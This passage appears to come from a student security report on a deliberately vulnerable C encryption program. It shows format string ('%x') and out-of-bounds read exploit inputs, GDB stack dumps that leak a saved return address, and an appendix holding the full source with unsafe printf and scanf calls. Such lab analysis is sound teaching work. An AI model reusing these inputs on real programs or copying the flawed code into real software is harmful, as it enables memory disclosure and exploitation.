Enter plaintext (64 bytes): %x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
Enter key (up to 64 bytes): %x%x%x%x%x%x%x%x
Enter initialization vector (64 bytes): %x%x%x%x%x%x%x%x
Enter the number of blocks (at least 2): 2
```

Figure 26 - ‘printf’ function vulnerable to format string exploit

As the plaintext goes through two sets of XOR’s minimum, 1st being the IV and second being the key, if the key and the IV have the same value and are half the size of the plaintext, then the encrypted text will revert back to the original input.

This exploit can be viewed in Figure 26, where 16 '%x's are used. Figure 27 shows the program's output once the encrypted text has been output; three memory addresses can be viewed before the hex of the encrypted_text begins. This means that at the point of execution of the printf function, this is the top of the stack (ESP). Figure 28 displays the contents of the stack at this very point, confirming that this exploit has been successful.

```
0804832e80492136e25ffdc0c257825782578257825782578
```

Figure 27 - output of format string exploit

```
(gdb) x/60x 0xffffd3c0
0xffffd3c0:     0x0804a01e      0x00000078      0x0804832e      0x08049213
0xffffd3d0:     0x0000006e      0x25ffdc0c      0x25782578      0x25782578
0xffffd3e0:     0x25782578      0x25782578      0x25782578      0x25782578
0xffffd3f0:     0x25782578      0x25782578      0x25782578      0x25782578
0xffffd400:     0x25782578      0x25782578      0x25782578      0x25782578
0xffffd410:     0x25782578      0x00782578      0x0000003f      0x00000020
0xffffd420:     0x00000040      0x00000040      0x00000020      0x00000002
0xffffd430:     0x0804c000      0xffffd604      0xffffd538      0x08049508
0xffffd440:     0x0804d9c0      0xffffd4aa      0x0804da10      0x00000020
0xffffd450:     0x00000002      0xffffd50f      0xffffd4d4      0x0804939b
0xffffd460:     0xf7c184be      0xf7fd0294      0xf7c05674      0xffffd4dc
0xffffd470:     0xf7ffdba0      0x00000002      0xf7fbeb30      0x00000001
0xffffd480:     0x00000000      0x00000001      0xf7fbe4a0      0x00000003
0xffffd490:     0x00800000      0xf7ffdc0c      0xffffd514      0x00000000
0xffffd4a0:     0xf7ffd000      0x00000020      0x78250000      0x78257825
(gdb) x/s 0x0804a01e
0x804a01e:      "format string: "
(gdb) x/s 0x0804832e
0x804832e:      "malloc"
```

Figure 28 - contents of stack to verify format string exploit

CWE-125: Out-of-bounds Read

This vulnerability arises from the buffer overflow vulnerability for the plaintext variable. However, it is only exploitable when the encrypted text is outputted in hexadecimal format. The vulnerable code in Figure 29 shows that the 'encypted_text' variable is read off the stack in a loop.

```
printf("Encrypted text as Hex: ");
for (int i = 0; i < plaintext_length; i++) {
    printf("%02x", (unsigned char)encrypted_text[i]);
}
```

Figure 29 - Loop vulnerable to out-of-bounds read

However, this loop depends on the variable 'plaintext_length', which in the scenario that the 'plaintext' variable contains more than 64 bytes, memory contents of the stack will be read past the 'encrypted_text' variable.

This exploit aims to read the EIP's contents, which could be utilised to alter the program flow.. To ensure that the EIP will be displayed from our exploit, 110 characters will be used for the input; this means that the loop in Figure 29 will be executed 46 more times, and therefore, 11 out-of-bounds addresses will be fully read and displayed.

```
Enter plaintext (64 bytes): AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAA
```

Figure 30 - Input of 110 A’s

To verify the current EIP at the point of the print execution, the command ‘info frame’ in GDB can be used to display information about the current stack frame. Figure 31 shows that the saved EIP content is ‘0x80494a5’ and is at memory location ‘0xffffd4bc’.

```
(gdb) i f
Stack level 0, frame at 0xffffd4c0:
 eip = 0x804933a in xor_cbc_encrypt (10_cbc.c:29); saved eip = 0x80494a5
 called by frame at 0xffffd550
 source language c.
 Arglist at 0xffffd4b8, args: plaintext=0x804d1a0 'A' <repeats 110 times>, key=0xffffd4e4 "a",
    iv=0x804d1f0 'A' <repeats 30 times>, block_size=32, num_blocks=2
 Locals at 0xffffd4b8, Previous frame's sp is 0xffffd4c0
 Saved registers:
  ebx at 0xffffd4b0, ebp at 0xffffd4b8, esi at 0xffffd4b4, eip at 0xffffd4bc
```

Figure 31 - Frame information before printf function

Figure 33 shows the successful output of this exploit, where the address is displayed one address away from the end of the byte stream in a little-endian format.

```
(gdb) x/60x $esp
0xffffd450:     0xffffd490      0x61ffdc0c      0x61616161      0x61616161
0xffffd460:     0x61616161      0x61616161      0x61616161      0x61616161
0xffffd470:     0x61616161      0x41202061      0x41414141      0x41414141
0xffffd480:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd490:     0x41414141      0x61000041      0x0000003f      0x00000020
0xffffd4a0:     0x0000006e      0x0000006e      0x00000020      0x00000002
0xffffd4b0:     0x0804c000      0xffffd604      0xffffd538      0x080494a5
0xffffd4c0:     0x0804d1a0      0xffffd4e4      0x0804d1f0      0x00000020
0xffffd4d0:     0x00000002      0xffffd4e3      0x08048034      0x08049375
0xffffd4e0:     0x02ffd608      0x00000061      0x00000000      0xffffd678
0xffffd4f0:     0x00000000      0x00000000      0x01000000      0x0000000b
0xffffd500:     0xf7fc4570      0x00000000      0xf7c184be      0xf7e26054
0xffffd510:     0xf7fbe4a0      0xf7fd6f20      0xf7c184be      0xf7fbe4a0
0xffffd520:     0xffffd560      0x00000020      0x0804d1f0      0x0804d1a0
0xffffd530:     0xffffd550      0xf7e26000      0xf7ffd020      0xf7c21519
```

Figure 32 - Stack contents before printf function

```
Encrypted text as Hex: 6161616161616161616161616161616161616161616161616161616161612020414141414141414141414141414141414141
41414141414141414141410000613f000000200000006e0000004d0000002000000002000000000c0040804d6ffff38d5ffffa5940408a0d10408e4
```

Figure 33 - Output of program after out of bounds read exploit

References

References

Jia, X., Zhang, C., Su, P., Yang, Y., Huang, H., Feng, D., & Sklcs, T. (2017). *Towards Efficient Heap Overflow Discovery Towards Efficient Heap Overflow Discovery*. https://www.usenix.org/system/files/conference/usenixsecurity17/sec17-jia.pdf

Lhee, K.-S., & Chapin, S. J. (2003). Buffer overflow and format string overflow vulnerabilities. *Software: Practice and Experience*, *33*(5), 423–460. https://doi.org/10.1002/spe.515

man7. (2023, December 22). *sscanf(3) - Linux manual page*. Man7.org. https://man7.org/linux/man-pages/man3/sscanf.3.html

Mitre. (2024, February 19). *CWE - CWE-134: Use of Externally-Controlled Format String (4.6)*. Cwe.mitre.org. https://cwe.mitre.org/data/definitions/134.html

Staff, E. (2022, June 1). *What Is An Out-of-Bounds Read and Out-of-Bounds Write Error?* Security Boulevard. https://securityboulevard.com/2022/06/what-is-an-out-of-bounds-read-and-out-of-bounds-write-error/

Washington, D., Cowan, C., Barringer, M., Beattie, S., Kroah-Hartman, G., Frantzen, M., & Lokier, J. (2001). *Proceedings of the 10 th USENIX Security Symposium FormatGuard: Automatic Protection From printf Format String Vulnerabilities*. https://www.usenix.org/legacy/events/sec2001/full_papers/cowanbarringer/cowanbarringer.pdf

Zeng, Q., Zhao, M., & Liu, P. (2015). HeapTherapy: An Efficient End-to-End Solution against Heap Buffer Overflows. *2015 45th Annual IEEE/IFIP International Conference on Dependable Systems and Networks*. https://doi.org/10.1109/dsn.2015.54

Appendix

C Code

```
#include <stdio.h>
```

```c
#include <string.h>
#include <stdlib.h>

void xor_cbc_encrypt(const char *plaintext, char *key, char *iv, int
block_size, int num_blocks) {
    char encrypted_text[64];
    int plaintext_length = strlen(plaintext);

    for (int i = 0; i < num_blocks; i++) {
        int block_offset = i * block_size;

        for (int counter = 0; counter < block_size; counter++) {
            int plaintext_pos = block_offset + counter;

            if (plaintext_pos < strlen(plaintext)) {
                char to_encrypt = (i == 0) ? (plaintext[plaintext_pos] ^
iv[counter]) :
                    (plaintext[plaintext_pos] ^ encrypted_text[block_offset
+ counter - block_size]);
                encrypted_text[block_offset + counter] = to_encrypt ^
key[counter % strlen(key)];
            }
        }
    }

    printf("Encrypted text as Hex: ");
    for (int i = 0; i < plaintext_length; i++) {
        printf("%02x", (unsigned char)encrypted_text[i]);
    }
    printf("\n");
    printf("Encrypted text as ASCII: " );
    printf(encrypted_text);
    printf("\n");
}

int main() {
        char *plaintext = (char *)malloc(64 * sizeof(char));
        char key[64];
        char *iv = (char *)malloc(64 * sizeof(char));
        signed char num_blocks;


    printf("Enter initialization vector (64 bytes): ");
        scanf("%s", iv);
```

```c
        printf("Enter plaintext (64 bytes): ");
        scanf("%s", plaintext);

        printf("Enter key (up to 64 bytes): ");
        scanf("%s", key);

        printf("Enter the number of blocks (at least 2): ");
        scanf("%hhd", &num_blocks);

        if (num_blocks < 2 ) {
            printf("Invalid number of blocks.\n");
            free(plaintext);
            free(iv);
            return 1;
        }

        int block_size = 64 / num_blocks;
        xor_cbc_encrypt(plaintext, key, iv, block_size, num_blocks);

        free(plaintext);
        free(iv);

    return 0;
}
```